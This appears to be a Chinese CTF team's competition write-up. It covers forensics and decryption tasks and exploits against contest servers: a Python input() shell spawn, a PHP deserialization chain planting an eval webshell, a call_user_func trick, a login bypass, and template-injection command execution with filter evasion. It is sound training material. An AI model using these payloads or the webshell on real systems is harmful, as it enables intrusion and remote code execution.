

0xfafu_4战队WRITEUP

一、战队信息

战队名称: 0xfafu_4

战队排名: 255

二、解题情况



406316SSS

排名	队伍名	总分	Misc						Crypto			PWN					Reverse			Web				
			1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22
182	0xfafu_4	261	✓	✓	✓							✓								✓	✓		✓	✓

1

共 1 页

三、解题过程

Misc1 签到

操作内容:

等待地图被点亮, 每个省区的助力IP达到10个以上, 环境关闭, 提供flag。

flag值:

flag{同舟共济扬帆起, 乘风破浪万里航。}

Misc2 the_best_ctf_game

操作内容：

非常简单，直接提取出来就可以了

```
%<&<'<(<)<*<_main_arg_0_export<_main_return_location_export.:<<<<。<<<<00000000f<000000001<
00000000a<00000000g<00000000f<000000006<000000005<00000000e<000000000<000000002<00000000f<
000000002<000000006<00000000f<000000000<00000000d<000000006<00000000e<00000000f<000000004<
000000006<000000003<00000000f<00000000f<00000000b<00000000c<000000006<000000003<00000000f<
000000002<00000000d<00000000f<000000007<000000003<000000003<00000000e<000000004<000000007<
00000000f<00000000b<00000000e}
```

flag值：

flag{65e02f26-0d6e-463f-bc63-2df733e47fbe}

Misc3 电脑被黑


操作内容：

下载附件到本地，解压后是一个disk_dump文件，我一开始用binwalk进行了文件分析

```
a1andns@a1andns-PC:~/Downloads$ binwalk disk_dump
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Linux EXT filesystem, rev 1.0, ext3 filesystem data, UUID=4a3914c4-f9c1-4ec7-b682-c5554ce24ce2
225280	0x37000	Linux EXT filesystem, rev 1.0, ext3 filesystem data, UUID=4a3914c4-f9c1-4ec7-b682-c5554ce24ce2
235520	0x39800	Linux EXT filesystem, rev 1.0, ext3 filesystem data, UUID=4a3914c4-f9c1-4ec7-b682-c5554ce24ce2
254976	0x3E400	Linux EXT filesystem, rev 1.0, ext3 filesystem data, UUID=4a3914c4-f9c1-4ec7-b682-c5554ce24ce2
8388608	0x800000	Linux EXT filesystem, rev 1.0, ext3 filesystem data, UUID=4a3914c4-f9c1-4ec7-b682-c5554ce24ce2
8919040	0x881800	PNG image, 1016 x 1016, 8-bit/color RGBA, non-interlaced
8919102	0x88183E	Zlib compressed data, default compression
8935424	0x885800	ELF, 64-bit LSB executable, AMD x86-64, version 1 (SYSV)

然后我是用了foremost进行了文件分离



在文件夹最深处有一个flag被删除的图片，一个假的flag文件。。。


到这里没有思路了，方向错了。于是开始尝试恢复数据了。使用了ext3grep进行文件恢复。

```
alandns@alandns-PC: ~/Downloads
alandns@alandns-PC:~/Downloads$ ext3grep disk_dump --restore-file misc01/flag.txt
Running ext3grep version 0.10.2
WARNING: I don't know what EXT3_FEATURE_COMPAT_EXT_ATTR is.
Number of groups: 2
Minimum / maximum journal block: 215 / 1244
Loading journal descriptors... sorting... done
The oldest inode block that is still in the journal, appears to be from 1590570902 = Wed May 27 17:15:02 2020
Number of descriptors in journal: 28; min / max sequence numbers: 5 / 12
Loading disk_dump.ext3grep.stage2... done
Restoring misc01/flag.txt
alandns@alandns-PC:~/Downloads$ ext3grep disk_dump --restore-file misc01/fakeflag.txt
Running ext3grep version 0.10.2
WARNING: I don't know what EXT3_FEATURE_COMPAT_EXT_ATTR is.
Number of groups: 2
Minimum / maximum journal block: 215 / 1244
Loading journal descriptors... sorting... done
The oldest inode block that is still in the journal, appears to be from 1590570902 = Wed May 27 17:15:02 2020
Number of descriptors in journal: 28; min / max sequence numbers: 5 / 12
Loading disk_dump.ext3grep.stage2... done
Restoring misc01/fakeflag.txt
alandns@alandns-PC:~/Downloads$
```

恢复了一个flag.txt文件，但是打开后发现是乱码。

```
≡ flag.txt × ≡ 新建文本.txt ●
home > alandns > Downloads > RESTORED_FILES > misc01 > ≡ flag.txt
1  p*▷)b.:1Nf$\\M.jA~[aE
```

应该被加密了，研究了一下demo文件，使用ida打开进行逆向分析。




查看伪代码，可以得知加密过程。从而写出解密脚本来解密。

```
#include<stdio.h>
#include<stdlib.h>

int v5 = 0;
int v4 = 34;
int main()
{
    FILE* f;
    f = fopen("flag.txt", "rb");
    while(!feof(f))
    {
        unsigned char v6 = fgetc(f);
        printf("%c", 0xff&(v6^v4)-v5);
        v4+=34;
        v5 = (v5+2)&0xf;
    }
    return 0;
}
```

运行脚本拿到flag

 管理员: Windows PowerShell

```
PS C:\Users\Administrator\Desktop> .\1.exe  
flag{e5d7c4ed-b8f6-4417-8317-b809fc26c047}  
!  
PS C:\Users\Administrator\Desktop> █
```

flag值:

flag{e5d7c4ed-b8f6-4417-8317-b809fc26c047}

Pwn10 babyjsc

操作内容:

下载附件查看信息,发现python2 的input函数存在一个rce漏洞。利用此漏洞来远程执行命令。

构造 `__import__('pty').spawn('/bin/bash')`, 可以得到一个伪终端, 利用伪终端来在系统中查找 flag, 最后在/home/ctf目录下找到了flag

```
a1andns@a1andns-PC:~/Downloads$ nc 101.200.53.148 13465  
__import__('pty').spawn('/bin/bash')  
bash: /root/.bashrc: Permission denied  
ctf@f3766a8b6d82:/$ ls  
ls  
bin  dev  home  lib32  media  opt    root  sbin  start.sh  tmp  var  
boot  etc  lib   lib64  mnt    proc  run   srv    sys      usr  
ctf@f3766a8b6d82:/$ cd home  
cd home  
ctf@f3766a8b6d82:/home$ ls  
ls  
ctf  
ctf@f3766a8b6d82:/home$ ls -l  
ls -l  
total 4  
drwxr-x--- 1 root ctf 4096 Aug 19 04:10 ctf  
ctf@f3766a8b6d82:/home$ cat ctf  
cat ctf  
cat: ctf: Is a directory  
ctf@f3766a8b6d82:/home$ cd ctf  
cd ctf  
ctf@f3766a8b6d82:/home/ctf$ ls  
ls  
bin  dev  flag  jsc  lib  lib32  lib64  libJavaScriptCore.so.1  server.py  
ctf@f3766a8b6d82:/home/ctf$ cat flag  
cat flag  
flag{c4e39be1-666e-43c4-bf9c-3b44bd280275}  
ctf@f3766a8b6d82:/home/ctf$ █
```

flag值:

flag{c4e39be1-666e-43c4-bf9c-3b44bd280275}

Web18 babyunserialize

操作内容:

题目直接就问 `?flag=` 首先信息收集一下,发现存在信息泄露问题。

```
alandns@alandns-PC: ~/Desktop/CTF Tools/信息泄露/dirsearch-master
[23:32:06] 403 - 312B - /.htaccess.BAK
[23:32:06] 403 - 312B - /.htaccess-dev
[23:32:06] 403 - 312B - /.htaccess-marco
[23:32:06] 403 - 312B - /.htaccess.bak1
[23:32:06] 403 - 312B - /.htaccess-local
[23:32:07] 403 - 312B - /.htaccess.orig
[23:32:07] 403 - 312B - /.htaccess.old
[23:32:07] 403 - 312B - /.htaccess.sample
[23:32:07] 403 - 312B - /.htaccess.txt
[23:32:07] 403 - 312B - /.htaccess_orig
[23:32:07] 403 - 312B - /.htaccess_sc
[23:32:07] 403 - 312B - /.htaccess_extra
[23:32:07] 403 - 312B - /.htaccess.save
[23:32:07] 403 - 312B - /.htaccessBAK
[23:32:07] 403 - 312B - /.htgroup
[23:32:07] 403 - 312B - /.htaccessOLD
[23:32:07] 403 - 312B - /.htpasswd-old
[23:32:07] 403 - 312B - /.htaccessOLD2
[23:32:07] 403 - 312B - /.htaccess~
[23:32:07] 403 - 312B - /.htpasswd_test
[23:32:07] 403 - 312B - /.htusers
[23:32:07] 403 - 312B - /.idea/
[23:32:07] 301 - 382B - /.idea -> http://eci-2ze0y4x958n2wmrxhc61.cloudeci1.ichunqiu.com/.idea/
[23:32:07] 403 - 312B - /.htpasswd
[23:32:07] 200 - 174B - /.idea/misc.xml
[23:32:07] 200 - 266B - /.idea/modules.xml
[23:32:07] 200 - 180B - /.idea/vcs.xml
[23:32:07] 200 - 4KB - /.idea/workspace.xml
[23:32:33] 200 - 412B - /composer.json
[23:32:34] 200 - 30B - /config.ini
[23:32:46] 500 - 188B - /index.php
[23:32:46] 500 - 188B - /index.php/login/
[23:32:47] 301 - 380B - /lib -> http://eci-2ze0y4x958n2wmrxhc61.cloudeci1.ichunqiu.com/lib/
[23:34:35] 200 - 118KB - /readme.md
[23:34:56] 403 - 312B - /server-status
[23:34:56] 403 - 312B - /server-status/
[23:36:22] 301 - 379B - /ui -> http://eci-2ze0y4x958n2wmrxhc61.cloudeci1.ichunqiu.com/ui/
[23:36:22] 403 - 312B - /ui/
[23:37:30] 200 - 18MB - /www.zip

Task Completed
alandns@alandns-PC:~/Desktop/CTF Tools/信息泄露/dirsearch-master$
```

下载www.zip文件到本地进行代码审计。通过readme.md文件可以看出使用了fat-free 框架。首页的源码如下：

```
1 <?php
2
3 // Kickstart the framework
4 $f3=require('lib/base.php');
5
6 if ((float)PCRE_VERSION<8.0)
7     trigger_error('PCRE version is out of date');
8
9 $f3->route('GET /',
10     function($f3) {
11         echo "may be you need /?flag=";
12     }
13 );
14
15 unserialize($_GET['flag']);
16
17 $f3->run();
18
```

可以看到他会对我们输入的flag参数做一个反序列化操作。构造一个exp来打：

```
<?php
```

```

namespace DB{
    class Jig{
        protected $la;
        protected $da;
        protected $format;
        protected $dir;
        public function __construct($la,$da,$format,$dir)
        {
            $this->la = $la;
            $this->da = $da;
            $this->format = $format;
            $this->dir = $dir;
        }
    }
}

namespace{
    $a = new DB\Jig(true,array("a1andns.php"=>array('<?php
eval($_GET[a1andns]);?>')),0,1);
    echo urlencode(serialize($a));
}

```

```

alandns@alandns-PC: ~/Desktop
alandns@alandns-PC:~/Desktop$ php 1.php
0%3A6%3A%22DB%5CJig%22%3A4%3A%7Bs%3A5%3A%22%00%2A%00la%22%3Bb%3A1%3Bs%3A5%3A%22%00%2A%00da%22%3Ba%
3A1%3A%7Bs%3A11%3A%22a1andns.php%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A29%3A%22%3C%3Fphp+eval%28%24_GET%5Ba1
andns%5D%29%3B%3F%3E%22%3B%7D%7Ds%3A9%3A%22%00%2A%00format%22%3Bi%3A0%3Bs%3A6%3A%22%00%2A%00dir%2
%3Bi%3A1%3B%7Da1andns@alandns-PC:~/Desktop$

```

复制一下运行结果去传flag参数,写入一个webshell, 然后执行指令,因为有过滤, 需要绕过。

["flag{e6240404-4553-4a1a-b934-cf54a1f61534}"]

```

<html>
  <head></head>
  <body>[
    "flag{e6240404-4553-4a1a-b934-cf54a1f61534}"
  ]</body> == $0
</html>

```

flag值:

flag{e6240404-4553-4a1a-b934-cf54a1f61534}

web19 easyphp

操作内容

这题直接给出PHP源代码，就是要进行代码审计。

```
<?php
//题目环境: php:7.4.8-apache
$pid = pcntl_fork();
if ($pid == -1) {
    die('could not fork');
}else if ($pid){
    $r=pcntl_wait($status);
    if(!pcntl_wifexited($status)){
        phpinfo();
    }
}else{
    highlight_file(__FILE__);
    if(isset($_GET['a'])&&is_string($_GET['a'])&&!preg_match("/[:\\\\\\\\]|exec|pcntl/i",$_GET['a'])){
        call_user_func_array($_GET['a'],[$_GET['b'],false,true]);
    }
    posix_kill(posix_getpid(), SIGUSR1);
}
```

这题做了好久都没有啊，虽然代码才10几行。知道在PHP官方文档看到一个关于pcntl_fork函数的bug

Bug #78272 calling preg_match() before pcntl_fork() will freeze child process

Submitted: 2019-07-10 15:32 UTC Modified: 2019-09-18 08:25 UTC
From: dams@php.net Assigned:
Status: Closed Package: [PCRE related](#)
PHP Version: 7.3.7 OS: OSX
Private report: No CVE-ID: *None*

Votes: 1
Avg. Score: 5.0 ± 0.0
Reproduced: 1 of 1 (100.0%)
Same Version: 1 (100.0%)
Same OS: 1 (100.0%)

View

Add Comment

Developer

Edit

[2019-07-10 15:32 UTC] dams@php.net

Description:

When preg_match (or another preg_*function) has been called before pcntl_fork(), and then, called again in the child process, the child process stops at the preg_match, and just hangs.

No error, no crash.

This was tested on OSX, and it couldn't be replicated on Debian. This may be specific to OSX.

It is reproducible with PHP 7.3.7. It works on 7.2, 7.1.

It may be related to <https://bugs.php.net/bug.php?id=77260>

Test script:

给了我一定的帮助，于是利用a, b这两个参数，构造一个a=call_user_func&b=pcntl_wait，这样就可以让子程序达到目标要求了，利用在a处传入一个call_user_func来执行pcntl_wait,正好正则过滤的是a参数。成功访问了PHPinfo界面，搜索一下flag。

PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
TERM	xterm
PHP_URL	https://www.php.net/distributions/php-7.4.8.tar.xz
APACHE_RUN_GROUP	www-data
ICQ_FLAG	flag{14f0bec2-3832-478c-a782-785d3dc64ec3}
APACHE_LOCK_DIR	/var/lock/apache2
PHP_EXTRA_CONFIGURE_ARGS	--with-apxs2 --disable-cgi
SHLVL	0
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
APACHE_RUN_DIR	/var/run/apache2
APACHE_ENVVARS	/etc/apache2/envvars
APACHE_RUN_USER	www-data
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_EXTRA_BUILD_DEPS	apache2-dev
PHP_ASC_URL	https://www.php.net/distributions/php-7.4.8.tar.xz.asc
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64

flag值:

flag{14f0bec2-3832-478c-a782-785d3dc64ec3}

web21 littlegame

操作内容:

这题可以直接下载到源码文件，然后在本地对源码做分析。

```
50     }
51 }
52 });
53 router.get('/SpawnPoint', function (req, res, next) {
54   req.session.knight = {
55     "HP": 1000,
56     "Gold": 10,
57     "Firepower": 10
58   }
59   res.send("Let's begin!");
60 });
61 router.post("/Privilege", function (req, res, next) {
62   // Why not ask witch for help?
63   if(req.session.knight === undefined){
64     res.redirect('/SpawnPoint');
65   }else{
66     if (req.body.NewAttributeKey === undefined || req.body.NewAttributeValue === undefined) {
67       res.send("What's your problem?");
68     }else {
69       let key = req.body.NewAttributeKey.toString();
70       let value = req.body.NewAttributeValue.toString();
71       setFn(req.session.knight, key, value);
72       res.send("Let's have a check!");
73     }
74   }
75 }
```

这里可以看出post类型访问/Privilege页面时的几种情况，所以我们在POST传参的时候可以在body中加入NewAttributekey和NewAttrbuteValue参数。然后页面会跳转到/SpawnPoint处，回显Let's begin!

```

router.post("/DeveloperControlPanel", function (req, res, next) {
  // not implement
  if (req.body.key === undefined || req.body.password === undefined){
    res.send("What's your problem?");
  }else {
    let key = req.body.key.toString();
    let password = req.body.password.toString();
    if(Admin[key] === password){
      res.send(process.env.flag);
    }else {
      res.send("Wrong password!Are you Admin?");
    }
  }
}

});

```

最后关键在于这个网页如何拿到flag，如果要拿到flag就要有正确的用户名和密码，之前在/Privilege界面已经搞了一个test/test了，然后就POST访问/DeveloperControlPanel页面并且带上key和password参数，用之前的test/test就可以正常登陆，拿到flag。



flag值：

flag{6f4d91bc-243f-4887-966f-715c30ab4798}

web22 rceme

操作内容：

和前面一样直接给出了源码，老规矩代码审计了。结合题目提示为命令执行，就往这方向靠近吧。

从代码中可以看到，使用了大量的正则匹配

```

$pattern = '/\{if:([\s\S]+?)\}([\s\S]*?)\{end\s+if\}/';
if ( preg_match_all( $pattern, $content, $matches ) ) {
    $count = count( $matches[ 0 ] );
    for ( $i = 0; $i < $count; $i++ ) {
        $flag = '';
        $out_html = '';
        $ifstr = $matches[ 1 ][ $i ];
        $ifstr=danger_key($ifstr,1);
        if(strpos($ifstr,'=') !== false){
            $arr= splits($ifstr,'=');
            if($arr[0]==' ' || $arr[1]==' '){
                die('很抱歉，模板中有错误的判断,请修正【' . $ifstr . '】');
            }
        }

        if ( preg_match( '/([\s\S]*)?\{else\}([\s\S]*)?/', $matches[ 2 ][ $i ], $matches2 ) ) {
            switch ( $flag ) {
                case 'if':
                    if ( isset( $matches2[ 1 ] ) ) {
                        $out_html .= $matches2[ 1 ];
                    }
                    break;
                case 'else':
                    if ( isset( $matches2[ 2 ] ) ) {
                        $out_html .= $matches2[ 2 ];
                    }
                    break;
            }
        }
        } elseif ( $flag == 'if' ) {
            $out_html .= $matches[ 2 ][ $i ];
        }

        if ( preg_match( $pattern2, $out_html, $matches3 ) ) {
            $out_html = str_replace( '{if' . $matches3[ 1 ], '{if', $out_html );
            $out_html = str_replace( '{else' . $matches3[ 1 ] . '}', '{else}', $out_html );
            $out_html = str_replace( '{end if' . $matches3[ 1 ] . '}', '{end if}', $out_html );
            $out_html = $this->parserIfLabel( $out_html );
        }
    }
}

```

也对一些敏感字符做了过滤，没办法只能慢慢试了，还要想办法绕过过滤。

system用s.system来绕过，?a={if:1}(%27s%27.%27ystem%27)(%27ls%27);/){end%20if},查看当前目录

```

    } else {
        return array( $s )
    }
}
} index.php

```

只有一个index.php,接着用类似的办法在系统寻找flag。?a={if:1}(%27s%27.%27ystem%27)(%27ls%20../..../%27);/){end%20if}找到了/flag

```

    }
    return array( $s );
}
} bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

```

读一下flag信息,?a={if:1}(%27s%27.%27ystem%27)(%27cat%20/flag%27);/){end%20if}

```

    }
    function splits( $s, $str=',' ) {
        if ( empty( $s ) ) return array( '' );
        if ( strpos( $s, $str ) !== false ) {
            return explode( $str, $s );
        } else {
            return array( $s );
        }
    }
    } flag{d3794a0a-0623-42e4-a474-ecbcc4febfd8}

```

flag值:

flag{d3794a0a-0623-42e4-a474-ecbcc4febfd8}